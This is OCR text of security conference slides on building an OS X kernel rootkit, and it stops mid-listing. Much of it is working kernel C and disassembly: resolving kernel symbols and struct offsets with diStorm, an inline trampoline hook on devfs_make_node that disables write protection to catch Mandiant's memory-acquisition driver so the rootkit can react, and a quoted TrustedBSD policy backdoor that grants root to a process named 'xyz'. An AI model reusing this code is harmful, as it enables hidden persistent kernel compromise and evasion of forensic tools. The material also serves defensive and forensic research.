
7 Hooking by modifying call reference.

8 Dynamic and future-proof rootkit.

WHY?

SYMBOLS!

1. Some available in KPIs.
2. A few interesting not KPI exported.
3. Others are static.
4. In-memory search ok since Lion.


KERNEL DATA
STRUCTURES

If you use this

```
/* system call table */
/* Before OS X Mavericks */
struct sysent {
    int16_t     sy_narg;
    int8_t      sy_resv;
    int8_t      sy_flags;
    sy_call_t   *sy_call;
    sy_munge_t  *sy_arg_munge32;
    sy_munge_t  *sy_arg_munge64;
    int32_t     sy_return_type;
    uint16_t    sy_arg_bytes;
};
```

with

you get


You need to restart your computer. Hold down the Power button for several seconds or press the Restart button.
Veuillez redémarrer votre ordinateur. Maintenez la touche de démarrage enfoncée pendant plusieurs secondes ou bien appuyez sur le bouton de réinitialisation.
Sie müssen Ihren Computer neu starten. Halten Sie dazu die Einschalttaste einige Sekunden gedrückt oder drücken Sie die Neustart-Taste.
コンピュータを再起動する必要があります。パワーボタンを数秒間押し続けるか、リセットボタンを押してください。

because

```
/* system call table */
/* Before OS X Mavericks */
struct sysent {
    int16_t     sy_narg;
    int8_t      sy_resv;
    int8_t      sy_flags;
    sy_call_t   *sy_call;
    sy_munge_t  *sy_arg_munge32;
    sy_munge_t  *sy_arg_munge64;
    int32_t     sy_return_type;
    uint16_t    sy_arg_bytes;
};
```

```
/* system call table */
/* OS X Mavericks */
struct sysent {
    sy_call_t   *sy_call;
    sy_munge_t  *sy_arg_munge32;
    sy_munge_t  *sy_arg_munge64;
    int32_t     sy_return_type;
    int16_t     sy_narg;
    uint16_t    sy_arg_bytes;
}
```


Houston....
We have a problem
ICANHASCHEEZBURGER.COM

1. Proc and task structs are internal.
2. Keep changing between versions.
3. We want to access them!
4. But only require a few fields.

How to fix it?

* Hopefully a few of you are old enough to know MacGyver!

1. Try to find (very) simple functions.
2. That reference the field we want.
3. Disassemble.
4. Search and retrieve offset.


```
/*
 * This is only safe to call from a thread executing in
 * in the task's context or if the task is locked  Otherwise,
 * the map could be switched for the task (and freed) before
 * we to return it here.
 */
vm_map_t  get_task_map(task_t t)
{
    return(t->map);
}
```

Mountain Lion

```
                        public _get_task_map
                _get_task_map proc near

55                              push    rbp
48 89 E5                        mov     rbp, rsp
48 8B 47 20                     mov     rax, [rdi+20h]
5D                              pop     rbp
C3                              retn
                _get_task_map endp
```

Mavericks

```
                                public _get_task_map
                        _get_task_map   proc near

55                                      push    rbp
48 89 E5                                mov     rbp, rsp
48 8B 47 20                             mov     rax, [rdi+20h]
5D                                      pop     rbp
C3                                      retn
                        _get_task_map   endp
```


http://code.google.com/p/distorm/

Prepare diStorm


```
/* find task->map field */
static kern_return_t
tfc_find_task_map_offset(uint32_t *offset)
{
    uint32_t max_insts = 100; /* max nr of instructions to decode */
    /* the kernel function to disassemble and lookup struct field */
    mach_vm_address_t function_to_disasm_addr = solve_kernel_symbol("get_task_map");
    /* allocate space for disassembly output */
    _DInst *decodedInstructions = _MALLOC(sizeof(_DInst) * max_insts, M_TEMP, M_WAITOK | M_ZERO);
    if (decodedInstructions == NULL) {
        LOG_ERROR("Decoded instructions allocation failed!");
        return KERN_FAILURE;
    }
    /* set diStorm structure */
    unsigned int decodedInstructionsCount = 0;
    _DecodeResult res = 0;
    _CodeInfo ci = {0};
    ci.dt = Decode64Bits;
    ci.features = DF_NONE;
    ci.codeLen = (int)131072; // 128k should be large enough, we will break before the end
    ci.code = (unsigned char*)function_to_disasm_addr;
    ci.codeOffset = function_to_disasm_addr; // running kernel address so offsets are ok (aslr enabled)
    mach_vm_address_t next = 0;
```

Disassemble and search offset

```
while (1) {
    res = distorm_decompose(&ci, decodedInstructions, max_insts, &decodedInstructionsCount);
    if (res == DECRES_INPUTERR) {
        LOG_ERROR("Distorm failed to disassemble!");
        break;
    }
    /* iterate over the disassembly and lookup for the instructions */
    for (unsigned int i = 0; i < decodedInstructionsCount; i++) {
        if (decodedInstructions[i].opcode == I_MOV &&
            decodedInstructions[i].ops[0].type == O_REG &&
            decodedInstructions[i].ops[0].index == R_RAX &&
            decodedInstructions[i].ops[1].type == O_SMEM &&
            decodedInstructions[i].ops[1].index == R_RDI)
        {
            *offset = (uint32_t)decodedInstructions[i].disp;
            LOG_DEBUG("Found task map offset %x", *offset);
            _FREE(decodedInstructions, M_TEMP);
            return KERN_SUCCESS;
        }
    }
    if (res == DECRES_SUCCESS) break; // All instructions were decoded.
    else if (decodedInstructionsCount == 0) break;
    /* sync the disasm - the total number of bytes disassembly to previous last instruction */
    next = decodedInstructions[decodedInstructionsCount-1].addr  - ci.codeOffset;
    /* add points to the first byte so add instruction size to it */
    next += decodedInstructions[decodedInstructionsCount-1].size;
    /* update the CodeInfo struct with the synced data */
    ci.code += next;
    ci.codeOffset += next;
    ci.codeLen -= next;
}
```


BREAKING
VOLATILITY

1. Very interesting project.
2. OS X plugins being developed.
3. Assumptions...
4. Yes, I'm an Economist!




```
Volatility does not provide the ability to acquire memory.
We recommend using Mac Memory Reader from ATC-NY for this purpose.
It supports 32 and 64 bit captures from native hardware, parallels, and virtual box.
It currently does not support VMware fusion guests.
```

http://code.google.com/p/volatility/wiki/MacMemoryForensics

Memory acquisition

1	Kernel extension.
2	Firewire/Thunderbolt/etc.
3	Cold boot attacks/VM dumps.
4	Kernel exploits.
5	EFI stuff by Snare.

Mac Memory Reader™

Implementation Notes

MacMemoryReader uses a kernel extension to create temporary, read-only /dev/mem and /dev/pmap devices. /dev/pmap shows the physical memory map. /dev/mem provides the same functionality provided by /dev/mem on other Unix operating systems. That is, it virtualizes the physical memory space. Processes can read at specific offsets to retrieve the data at those physical addresses.

```
lea     rdi, aMem       ; "mem"
lea     rdx, _devmem
lea     rcx, _devmem_index
lea     rax, _devmem_read_func
lea     rsi, _devmem_open_func
mov     cs:_devmem, rsi
mov     cs:off_2138, rax
xor     esi, esi
call    _create_device
```

Memoryze™ for the Mac

```
loc_15FB:                               ; CODE XREF: com_mandiant_macmem_memorydriver::start(IOService *)+74↑j
        lea     rsi, _mem_cdevsw
        lea     rdx, aMem               ; "mem"
        xor     ecx, ecx
        mov     rdi, rbx
        lea     r8, [rbx+0C0B0h]
        lea     r9, [rbx+0C0B8h]
        call    __ZN32com_mandiant_macmem_memorydriver10make_devfsEP6cdevswPciPiPPv ; com_mandiant_macme
        test    al, al
        mov     bl, al
        jnz     short loc_163F
        lea     rdi, aErrorMemory_10 ; "ERROR: [memorydriver] unable to create "...
```

```
loc_1503:                               ; CODE XREF: com_mandiant_macmem_memorydriver::make_devfs(
        shl     eax, 18h
        mov     edi, eax
        or      edi, r15d               ; dev
        xor     esi, esi                ; chrblk
        mov     ecx, 2                  ; gid
        mov     r8d, 1A0h               ; perms
        xor     al, al
        xor     edx, edx                ; uid
        mov     r9, r12                 ; fmt
                                        ; r12 = "mem"
        call    _devfs_make_node
```


The Essential CHEAP TRICK

1. Hook devfs_make_node.
2. Verify the fmt parameter.
3. Be careful, variable argument list.
4. React if it's creating /dev/mem.


WARNING!
BAD THINKING
AHEAD

```
kern_return_t
hook_devfs_make_node(void)
{
    /* patch devfs_make_node - we assume it's not already hooked! */
    if (install_trampoline("_devfs_make_node",
                           (mach_vm_address_t)tfc_devfs_make_node,
                           (void*)g_devfs_orig_bytes))
    {
        return KERN_FAILURE;
    }
    /* now the hook will take care of everything */
    return KERN_SUCCESS;
}
```

```
kern_return_t
install_trampoline(char *symbol, mach_vm_address_t dest_address, void *orig_bytes)
{
    char trampoline[12] = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00" // mov rax, address
                          "\xFF\xE0"; // jmp rax
    mach_vm_address_t patch_addr = solve_kernel_symbol(symbol);
    if (patch_addr == 0) {
        LOG_ERROR("Can't solve symbol [%s]", __FUNCTION__);
        return KERN_FAILURE;
    }
    /* store the original bytes in user provided buffer */
    memcpy(orig_bytes, (void*)patch_addr, sizeof(trampoline));
    /* set the target address */
    memcpy(trampoline+2, &dest_address, sizeof(mach_vm_address_t));
    /* patch the target address with the trampoline */
    /* ml_nofault_copy() can be used instead of all this code! */
    disable_interrupts();
    disable_wp();
    memcpy((void*)patch_addr, trampoline, sizeof(trampoline));
    enable_wp();
    enable_interrupts();
    // _ml_nofault_copy((vm_offset_t)trampoline, (vm_offset_t)((void*)patch_addr),
    //                  sizeof(trampoline));
    return KERN_SUCCESS;
}
```

```
void *
tfc_devfs_make_node(dev_t dev, int chrblk, uid_t uid, gid_t gid, int perms, const char *fmt, ...)
{
    /* this is what devfs_make_node_internal() does, so let's imitate it */
    va_list args;
    va_start(args, fmt);
    char buf[256]; /* XXX */
    vsnprintf(buf, sizeof(buf), fmt, args);
    va_end(args);
    /* buf contains the device to be created, check if it's /dev/mem */
    if (strcmp(buf, "mem") == 0)
    {
        LOG_DEBUG("WARNING: potential kmem driver being installed!");
        /* do something here, such as removing the rootkit */
    }
    /* "swizzling" style hooking - dangerous and subject to race condition! */
    /* restore the original bytes and call the function again */
    unhook_devfs_make_node();
    void *ret = _devfs_make_node(dev, chrblk, uid, gid, perms, buf);
    /* and restore the hooking */
    hook_devfs_make_node();
    return ret;
}
```

Possible (re)actions

1. Unload the rootkit.
2. Patch the driver.
3. Remove rootkit and kernel panic.
4. Something else!


Failure!


1. I/O Kit can notify about new drivers.
2. Using a callback.
3. IOServiceAddMatchingNotification.
4. Doesn't work with Mandiant's driver.


```
+-o Root  <class IORegistryEntry, id 0x100000100, retain 12>
  +-o MacPro5,1  <class IOPlatformExpertDevice, id 0x10000010e, registered, matched, active, busy 0 (75413 ms), retain 44>
    +-o AppleACPIPlatformExpert  <class AppleACPIPlatformExpert, id 0x10000010f, registered, matched, active, busy 0 (
    72563 ms), retain 46>
    (...)
    +-o IOResources  <class IOResources, id 0x100000111, registered, matched, active, busy 0 (213 ms), retain 29>
      +-o AppleKeyStore  <class AppleKeyStore, id 0x100000115, registered, matched, active, busy 0 (0 ms), retain 6>
      +-o IOHDIXController  <class IOHDIXController, id 0x100000116, registered, matched, active, busy 0 (21 ms), retain 7
      (...)
      +-o com_vmware_kext_UsbPortArbiter_10_1_24  <class com_vmware_kext_UsbPortArbiter_10_1_24, id 0x1000014a5,
      registered, matched, active, busy 0 (0 ms), retain 7>
      | +-o com_vmware_kext_UsbPortArbiterUserClient_10_1_24  <class com_vmware_kext_UsbPortArbiterUserClient_10_1_24, id
      0x1000014a6, !registered, !matched, active, busy 0, retain 7>
      +-o com_mandiant_macmem_memorydriver  <class com_mandiant_macmem_memorydriver, id 0x100003a54, !registered,
      !matched, active, busy 0, retain 4>
```


1. Polling as a workaround.
2. Dump ioreg registry.
3. And lookup for Mandiant's driver.
4. If you get it working tell me ☺.


BREAKING
VOLATILITY
2
Teaching an old dog a new trick!

```
/*
```







```
v0.3

(c) 2011, fG! - reverser@put.as

A lazy PoC for implementing backdoors in OS X TrustedBSD Mac framework.
To activate the backdoor, call task_for_pid() in a process named "xyz"
and EUID will be changed to 0 :-)

MAC_POLICY_SET should be used instead of directly configuring the
kernel entry points. If this is used duplicate symbol errors arise.
Most probably because I am using XCode's kernel extension template.

Based on Sedarwin project sample policies code.

v0.3 also works in Lion 10.7.1

This code is for 32bits kernels only!

*/
```

1. Abuse TrustedBSD framework.
2. Hooks in many interesting places.
3. Create a module and…
4. Do something evil!

Loaded policies structure

```
/* @ security/mac_base.c */
mac_policy_list_t mac_policy_list;
```

```
/* @ security/mac_internal.h */
struct mac_policy_list {
    u_int                   numloaded;
    u_int                   max;
    u_int                   maxindex;
    u_int                   staticmax;
    u_int                   chunks;
    u_int                   freehint;
    struct mac_policy_list_element  *entries;
};

typedef struct mac_policy_list mac_policy_list_t;

struct mac_policy_list_element {
        struct mac_policy_conf *mpc;
};
```

Individual policy configuration

```
/* @ security/mac_policy.h */
/* XXX - reorder these for better aligment on 64bit platforms */
struct mac_policy_conf {
    const char      *mpc_name;          /** policy name */
    const char      *mpc_fullname;      /** full name */
    const char      **mpc_labelnames;   /** managed label namespaces */
    unsigned int    mpc_labelname_count; /** number of managed label namespaces */
    struct mac_policy_ops   *mpc_ops;    /** operation vector */
    int             mpc_loadtime_flags;    /** load time flags */
    int             *mpc_field_off;     /** label slot */
    int             mpc_runtime_flags; /** run time flags */
    mpc_t           mpc_list;       /** List reference */
    void            *mpc_data;      /** module data */
};
```

```
/*
 * MAC_CHECK performs the designated check by walking the policy
 * module list and checking with each as to how it feels about the
 * request.  Note that it returns its value via 'error' in the scope
 * of the caller.
 */
#define MAC_CHECK(check, args...) do {                                  \
    struct mac_policy_conf *mpc;                                        \
    u_int i;                                                            \
                                                                        \
    error = 0;                                                          \
    for (i = 0; i < mac_policy_list.staticmax; i++) {                   \
        mpc = mac_policy_list.entries[i].mpc;                           \
        if (mpc == NULL)                                                \
            continue;                                                   \
                                                                        \
        if (mpc->mpc_ops->mpo_ ## check != NULL)                        \
            error = mac_error_select(                                   \
                mpc->mpc_ops->mpo_ ## check (args),                     \
                error);                                                 \
    }                                                                   \
    if (mac_policy_list_conditional_busy() != 0) {                      \
        for (; i <= mac_policy_list.maxindex; i++) {                    \
            mpc = mac_policy_list.entries[i].mpc;                       \
            if (mpc == NULL)                                            \
                continue;                                               \
                                                                        \
            if (mpc->mpc_ops->mpo_ ## check != NULL)                    \
                error = mac_error_select(                               \
                    mpc->mpc_ops->mpo_ ## check (args), \
                    error);                                             \
        }                                                               \
        mac_policy_list_unbusy();                                       \
    }                                                                   \
} while (0)
```

```
/* @ bsd/vm/vm_unix.c */
kern_return_t
task_for_pid(struct task_for_pid_args *args)
{
(...)

#if CONFIG_MACF
        error = mac_proc_check_get_task(kauth_cred_get(), p);
        if (error) {
            error = KERN_FAILURE;
            goto tfpout;
        }
#endif

(...)
}
```

```
/* security/mac_process.c */
int
